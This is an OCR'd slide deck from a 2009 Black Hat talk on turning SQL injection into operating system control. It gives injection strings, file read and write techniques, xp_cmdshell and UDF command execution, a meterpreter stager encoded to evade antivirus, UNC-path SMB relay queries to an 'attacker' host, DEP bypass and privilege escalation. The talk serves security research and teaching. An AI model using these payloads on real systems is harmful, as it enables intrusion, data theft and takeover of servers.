Advanced SQL injection to operating system full control

Bernardo Damele Assumpção Guimarães

Black Hat Briefings Europe
Amsterdam (NL) – April 16, 2009

Who I am

Bernardo Damele Assumpção Guimarães:

- Proud father
- IT security engineer
- sqlmap lead developer
- MySQL UDF repository developer

SQL injection definition

- SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL statements

- It is a common threat in web applications that lack of proper sanitization on user-supplied input used in SQL queries

SQL injection techniques

- **Boolean based blind** SQL injection:

```
par=1 AND ORD(MID((SQL query),
Nth char, 1)) > Bisection num--
```

- **UNION query** (inband) SQL injection:

```
par=1 UNION ALL SELECT query--
```

- **Batched queries** SQL injection:

```
par=1; SQL query;--
```

How far can an attacker go by exploiting a SQL injection?

Scope of the analysis

- Three database software:
  - **MySQL** on Windows
  - **PostgreSQL** on Windows and Linux
  - **Microsoft SQL Server** on Windows
- Three web application languages:
  - **ASP** on Microsoft IIS, Windows
  - **ASP.NET** on Microsoft IIS, Windows
  - **PHP** on Apache and Microsoft IIS

Batched queries

- In SQL, **batched queries** are multiple SQL statements, separated by a semicolon, and passed to the database

- Example:

```
SELECT col FROM table1 WHERE
id=1; DROP table2;
```

Batched queries support

	ASP	ASP.NET	PHP
MySQL	No	Yes	No
PostgreSQL	Yes	Yes	Yes
Microsoft SQL Server	Yes	Yes	Yes

Programming languages and their DBMS connectors default support for batched queries

File system read access

File read access on MySQL

- **`LOAD_FILE()`** function can be used to read either a **text** or a **binary** file

- Session user must have these privileges:
  - **FILE**
  - **CREATE TABLE** for the support table

File read access on MySQL

Via batched queries SQL injection technique:

```
SELECT HEX(LOAD_FILE('C:/example.exe')) INTO
DUMPFILE 'C:/WINDOWS/Temp/hexkflwl';

CREATE TABLE footable(data longtext);

LOAD DATA INFILE 'C:/WINDOWS/Temp/hexkflwl'
INTO TABLE footable FIELDS TERMINATED BY
'MFsIgeUPsa' (data);
```

File read access on MySQL

Via any SQL injection enumeration technique:

- Retrieve the length of the support table's field value
- Dump the support table's field value in chunks of 1024 characters

On the attacker box:

- Assemble the chunks into a single string
- Decode it from hex and write on a local file

File read access on PostgreSQL

- `COPY` statement can be used to read a **text** file
  - **User-defined function** can be used to read a **binary** file
- Session user must be a *super user* to call this statement

File read access on PostgreSQL

Via batched queries SQL injection technique:

```
CREATE TABLE footable(data bytea);

COPY footable(data) FROM
'/etc/passwd';
```

File read access on PostgreSQL

Via any SQL injection enumeration technique:

- Count the number of entries in the support table
- Dump the support table's field entries **base64 encoded** via **`ENCODE()`** function

On the attacker box:

- Assemble the entries into a single string
- Decode it from base64 and write on a local file

File read access on MS SQL Server

- **`BULK INSERT`** statement can be abused to read either a **text** or a **binary** file and save its content on a table **`text`** field

- Session user must have these privileges:
  - **INSERT**
  - **ADMINISTER BULK OPERATIONS**
  - **CREATE TABLE**

File read access on MS SQL Server

Via batched queries SQL injection technique:

```
CREATE TABLE footable(data text);
CREATE TABLE footablehex(id INT
IDENTITY(1, 1) PRIMARY KEY, data
VARCHAR(4096));

BULK INSERT footable FROM 'C:/example.exe'
WITH (CODEPAGE='RAW',
FIELDTERMINATOR='QLKvIDMIjD',
ROWTERMINATOR='dqIgILsFoi');
```

File read access on MS SQL Server

```
[…]
WHILE (@counter <= @length)
BEGIN
     […]
     SET @tempint = CONVERT(INT, (SELECT
     ASCII(SUBSTRING(data,@counter,1)) FROM footable))
     […]
      SET @hexstr = @hexstr + SUBSTRING(@charset,
     @firstint+1, 1) + SUBSTRING(@charset,
     @secondint+1, 1)
     […]
     INSERT INTO footablehex(data) VALUES(@hexstr)
END
[…]
```

File read access on MS SQL Server

Via any SQL injection enumeration technique:

- Count the number of entries in the support table **`table2`**
- Dump the support table **`table2`**'s **`varchar`** field entries sorted by the integer primary key

On the attacker box:

- Assemble the entries into a single string
- Decode it from hexadecimal and write on a local file

File system write access

File write access on MySQL

- **`SELECT … INTO DUMPFILE`** clause can be used to write files

- Session user must have these privileges:
  - **FILE**
  - **INSERT**, **UPDATE** and **CREATE TABLE** for the support table

File write access on MySQL

On the attacker box:

- Encode the local file content to its corresponding **hexadecimal string**
- Split the hexadecimal encoded string into chunks long 1024 characters each

File write access on MySQL

Via batched queries SQL injection technique:

```
CREATE TABLE footable(data longblob);

INSERT INTO footable(data) VALUES
(0x4d5a90…610000);
UPDATE footable SET
data=CONCAT(data, 0xaa270000…000000);
[…];
SELECT data FROM footable INTO DUMPFILE
'C:/WINDOWS/Temp/nc.exe';
```

File write access on PostgreSQL

- Large Object's `lo_export()` function can be abused to write **remote files** on the file system

- Session user must be a *super user* to call this statement

File write access on PostgreSQL

On the attacker box:

- Encode the local file content to its corresponding **base64** string
- Split the base64 encoded string into chunks long 1024 characters each

File write access on PostgreSQL

Via batched queries SQL injection technique:

```
CREATE TABLE footable(data text);
INSERT INTO footable(data) VALUES ('TVqQ…');
UPDATE footable SET data=data||'U8pp…vgDw';
[…]

SELECT lo_create(47);
UPDATE pg_largeobject SET data=(DECODE((SELECT
data FROM footable), 'base64')) WHERE loid=47;
SELECT lo_export(47, 'C:/WINDOWS/Temp/nc.exe');
```

File write access on MS SQL Server

- Microsoft SQL Server can execute commands: **`xp_cmdshell()`**

```
EXEC xp_cmdshell('echo … >> filepath')
```

- Session user must have **`CONTROL SERVER`** privilege

- On the attacker box:
  - Split the file in chunks of **64Kb**
  - Convert each chunk to its plain text **debug script** format

File write access on MS SQL Server

Example of **`nc.exe`**:

```
00000000    4D 5A 90 00   03 00 00 00
00000008    04 00 00 00   FF FF 00 00
[…]
```

As a plain text debug script:

```
n qqlbc                          // Create a temporary file
rcx                              // Write the file size in
f000                             // the CX registry
f 0100 f000 00                   // Fill the segment with 0x00
e 100 4d 5a 90 00 03 […]         // Write in memory all values
e 114 00 00 00 00 40 […]
[…]
w                                // Write the file to disk
q                                // Quit debug.exe
```

File write access on MS SQL Server

Via batched queries SQL injection technique:

- For each debug script:

```
EXEC master..xp_cmdshell '
echo n qqlbc >> C:\WINDOWS\Temp\zdfiq.scr &
echo rcx >> C:\WINDOWS\Temp\zdfiq.scr &
echo f000 >> C:\WINDOWS\Temp\zdfiq.scr &
echo f 0100 f000 00 >>
C:\WINDOWS\Temp\zdfiq.scr &
[…]'
```

File write access on MS SQL Server

```
EXEC master..xp_cmdshell '
cd C:\WINDOWS\Temp &
debug < C:\WINDOWS\Temp\zdfiq.scr &
del /F C:\WINDOWS\Temp\zdfiq.scr &
copy /B /Y netcat+qqlbc netcat'

EXEC master..xp_cmdshell '
cd C:\WINDOWS\Temp &
move /Y netcat C:/WINDOWS/Temp/nc.exe'
```

Operating system access

User-Defined Function

- In SQL, a **user-defined function** is a custom function that can be evaluated in SQL statements
- UDF can be created from **shared libraries** that are compiled binary files
  - **Dynamic-link library** on Windows
  - **Shared object** on Linux

UDF injection

On the attacker box:

- Compile a shared library defining two UDF:
  - **`sys_eval(cmd)`**: executes **`cmd`**, returns stdout
  - **`sys_exec(cmd)`**: executes **`cmd`**, returns status
- The shared library can also be packed to speed up the upload via SQL injection:
  - Windows: **UPX** for the dynamic-link library
  - Linux: **`strip`** for the shared object

UDF injection

Via batched queries SQL injection technique:

- Upload the shared library to the DBMS file system
- Create the two UDF from the shared library
- Call either of the UDF to execute commands

UDF injection on MySQL

UDF Repository for MySQL

- **`lib_mysqludf_sys`** shared library:
  - Approximately **6Kb** packed
  - Added **`sys_eval()`** to return command **standard output**
  - Compliant with MySQL **5.0+**
  - Works on **all** versions of MySQL from **4.1.0**
  - Compatible with both **Windows** or **Linux**

UDF injection on MySQL

Via batched queries SQL injection technique:

- Fingerprint MySQL version
- Upload the shared library to a file system path where the MySQL looks for them

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

UDF injection on PostgreSQL

Ported MySQL shared library to PostgreSQL

- **`lib_postgresqludf_sys`** shared library:
  - Approximately **6Kb** packed
  - C-Language Functions: **`sys_eval()`** and **`sys_exec()`**
  - Compliant with PostgreSQL **8.2+** *magic block*
  - Works on **all** versions of PostgreSQL from **8.0**
  - Compatible with both **Windows** or **Linux**

UDF injection on PostgreSQL

Via batched queries SQL injection technique:

- Fingerprint PostgreSQL version
- Upload the shared library to any file system path where PostgreSQL has **rw** access

```
CREATE OR REPLACE FUNCTION sys_exec(text)
RETURNS int4 AS 'libudflenpx.dll',
'sys_exec' LANGUAGE C […];
CREATE OR REPLACE FUNCTION sys_eval(text)
RETURNS text AS 'libudflenpx.dll',
'sys_eval' LANGUAGE C […];
```

Command exec on MS SQL Server

`xp_cmdshell()` stored procedure:

- Session user must have **`sysadmin`** role or be specified as a *proxy account*
- Enabled by default on MS SQL Server **2000** or re-enabled via **`sp_addextendedproc`**

Command exec on MS SQL Server

- Disabled by default on MS SQL Server **2005** and **2008**, it can be:
  - Re-enabled via **`sp_configure`**
  - Created from scratch using **shell object**

Out-of-band connection

OOB connection definition

Contrary to in-band connections (HTTP), it uses an alternative channel to return data

This concept can be extended to establish a **full-duplex connection between the attacker host and the database server**

- Over this channel the attacker can have a command prompt or a graphical access (VNC) to the DBMS server

A good friend: Metasploit

- **Metasploit** is a powerful open source exploitation framework
  - **Post-exploitation** in a SQL injection scenario
- SQL injection as a stepping stone for OOB channel using Metasploit **can** be achieved
  - Requires **file system** access and **command execution** via in-band connection – already achieved

OOB via payload stager

On the attacker box:

- Forge a stand-alone payload stager with **`msfpayload`**
- Encode it with **`msfencode`** to bypass AV
- Pack it with **UPX** to speed up the upload via SQL injection if the target OS is Windows

OOB via payload stager

Example of payload stager creation and encode:

```
$ msfpayload windows/meterpreter/bind_tcp
   EXITFUNC=process LPORT=31486 R | msfencode -e
   x86/shikata_ga_nai -t exe -o stagerbvdcp.exe
```

Payload stager compression:

```
$ upx -9 -qq stagerbvdcp.exe
```

The payload stager size is **9728** bytes, as a compressed executable its size is **2560** bytes

OOB via payload stager

On the attacker box:

- Run **`msfcli`** with **`multi/handler`** exploit

Via batched queries SQL injection technique:

- Upload the stand-alone payload stager to the file system temporary folder of the DBMS
- Execute it via **`sys_exec()`** or **`xp_cmdshell()`**

SMB authentication relay attack

- Initially researched by **Dominique Brezinski** back in **1996**, presented at Black Hat USA in 1997

- Patched by Microsoft on November 11, **2008** – MS08-068
  - It prevents the relaying of challenge keys back to the **same host** which issued them

SMB relay via SQL injection

- Metasploit has an exploit for this vulnerability
  - Launch the exploit on the attacker box and wait for incoming SMB connections
- The database server must try to authenticate to the SMB exploit
  - **UNC path request** can be abused

SMB relay via SQL injection

- MySQL – runs as **`Local System`**, **no** challenge-response password hashes sent:

```
SELECT LOAD_FILE('\\\\attacker\\foo.txt')
```

- PostgreSQL – runs as **`postgres`** user, **unprivileged**:

```
CREATE TABLE table(col text);
COPY table(col) FROM '\\\\attacker\\foo.txt'
```

SMB relay via SQL injection

- Microsoft SQL Server:

```
EXEC master..xp_dirtree '\\attacker\foo.txt'
```

  - Session user needs only **`EXECUTE`** privilege on the stored procedure – **default**
  - SQL Server **2000** runs as **Administrator** by default – attack is **successful**
  - SQL Server **2005** and **2008** run often as **Network Service** – attack is unsuccessful

Stored procedure buffer overflow

- Discovered by **Bernhard Mueller** on December 4, 2008
  - **`sp_replwritetovarbin`** heap-based buffer overflow on Microsoft SQL Server 2000 SP4 and Microsoft SQL Server 2005 SP2
- Patched by Microsoft on February 10, **2009** – MS09-004

Buffer overflow exploit

- Session user needs only **`EXECUTE`** privilege on the stored procedure – **default**
- **Guido Landi** wrote the first public stand-alone exploit for this vulnerability
  - I added support for multi-stage payload and integrated it in **`sqlmap`**

Data Execution Prevention

- DEP is a security feature that prevents code execution in memory pages not marked as **executable**
- It can be configured to allow exceptions
- Default settings allow exceptions:
  - Windows 2003 SP1+: `OptOut`
  - Windows 2008 SP0+: `OptOut`

Bypass DEP

- When it is set to **`OptOut`**:
  - Exception for **`sqlservr.exe`** in the registry
    - Via **`bat`** file by calling **`reg`**
    - Via **`reg`** file by passing it to **`regedit`**
    - Via **`master..xp_regwrite`**
  - Upload and execute a **`bat`** file which executes **`sc`** to restart the process

Privilege escalation

Windows Access Token abuse

- OS user privilege escalation via **Windows Access Token abuse** is possible also via SQL injection

- If the database process' user has access tokens, they can be abused to execute commands as another user, depending on its token handlers

Meterpreter extension: incognito

- **Luke Jennings**' incognito extension for Meterpreter can enumerate user's access tokens and impersonate a specific token

- Privilege escalation to **Administrator** or **Local System** if the corresponding token handler is within the **thread** of the process where meterpreter is running

Churrasco

- **`Churrasco`** is a stand-alone executable to abuse Access Tokens developed by **Cesar Cerrudo**
  - Brute-forces the token handlers within the current process
  - Runs the provided command with the brute-forced **`SYSTEM`** token

Access Token abuse via SQL injection

- **`Network Services`** has access tokens
  - Microsoft SQL Server **2005** and **2008**


- **`Churrasco`** can be uploaded to the database server file system and used in the context of the out-of-band connection attack to execute the payload stager as **`SYSTEM`**

Credits

- Guido Landi
- Alberto Revelli
- Alessandro Tanasi
- Metasploit development team

- More acknowledgments and references on the white paper

Questions?



Thanks for your attention!

Bernardo Damele Assumpção Guimarães

bernardo.damele@gmail.com

http://bernardodamele.blogspot.com

http://sqlmap.sourceforge.net